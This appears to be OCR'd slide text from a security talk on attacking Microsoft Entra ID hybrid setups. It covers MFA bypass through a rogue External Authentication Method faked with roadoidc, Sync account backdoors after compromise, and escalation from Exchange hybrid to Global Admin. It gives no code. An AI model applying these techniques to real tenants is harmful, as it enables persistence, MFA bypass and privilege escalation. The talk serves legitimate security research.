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

External Authentication Methods




EAM MFA bypass

- We can provision a new EAM by modifying the authentication methods policy.
- We can fake the MFA with roadoidc.
- Logs don’t actually tell us anything useful…



Ref: Bringing your own Identity Provider to Entra ID for Persistence and MFA Bypasses – https://dirkjanm.io/talks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Hardening of Sync account permissions


- In August 2024 Microsoft changed the permissions.
- Sync account no longer has permissions to modify objects via Graph API’s.
- Techniques remain valid for post-compromise backdoors.

Directory Synchronization Accounts

Do not use. This role is automatically assigned to the Microsoft Entra Connect service, and is not intended or supported for any other use.

Expand table

Actions	Description
microsoft.directory/onPremisesSynchronization/standard/read	Read standard on-premises directory synchronization information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Exchange


Exchange hybrid on-prem = Exchange online


Exchange online = Global Admin

